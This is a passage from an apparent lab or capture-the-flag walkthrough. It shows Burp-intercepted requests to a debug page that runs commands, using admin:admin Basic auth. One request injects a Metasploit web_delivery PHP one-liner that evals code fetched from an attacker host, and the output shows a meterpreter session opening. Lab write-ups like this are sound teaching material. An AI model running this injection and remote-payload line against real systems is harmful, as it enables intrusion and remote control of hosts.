
Note that the listener is automatically started and there is no need to start the listener again. (This can be done in browser settings or preferences where network settings can be changed to go through proxy on port 8080).Also note that the srvport should not be same as the port on which the proxy is configured.

So I configured the browser to go through proxy and started Burpsuite. On the proxy tab, I kept on forwarding requests until I got to this request.




```
POST /debug/index.php HTTP/1.1
Host: 192.168.36.129
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.36.129/debug/
Content-Type: application/x-www-form-urlencoded
Content-Length: 10
Authorization: Basic YWRtaW46YWRtaW4=
Connection: close
Upgrade-Insecure-Requests: 1

command=id
```

I copied the highlighted code generated by the Metasploit module and replaced the "id" part with the copied code as shown below.




```
POST /debug/index.php HTTP/1.1
Host: 192.168.36.129
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.36.129/debug/
Content-Type: application/x-www-form-urlencoded
Content-Length: 10
Authorization: Basic YWRtaW46YWRtaW4=
Connection: close
Upgrade-Insecure-Requests: 1

command=php -d allow_url_fopen=true -r "eval(file_get_contents('http://192.168.36.130:8082/I15UvwOHkV0us', false,
stream_context_create(['ssl'=>['verify_peer'=>false,'verify_peer_name'=>false]])));"
```

As soon as I do it, I get a meterpreter session as shown in the image below.




```
msf5 exploit(multi/script/web_delivery) > [*] 192.168.36.129   web_delivery -
 Delivering Payload (1115 bytes)
[*] Sending stage (38288 bytes) to 192.168.36.129
[*] Meterpreter session 1 opened (192.168.36.130:4444 -> 192.168.36.129:35604
) at 2020-04-06 19:30:22 +0530
```

I interact with the meterpreter session and open a shell and use the python one liner to break out from the jail shell.



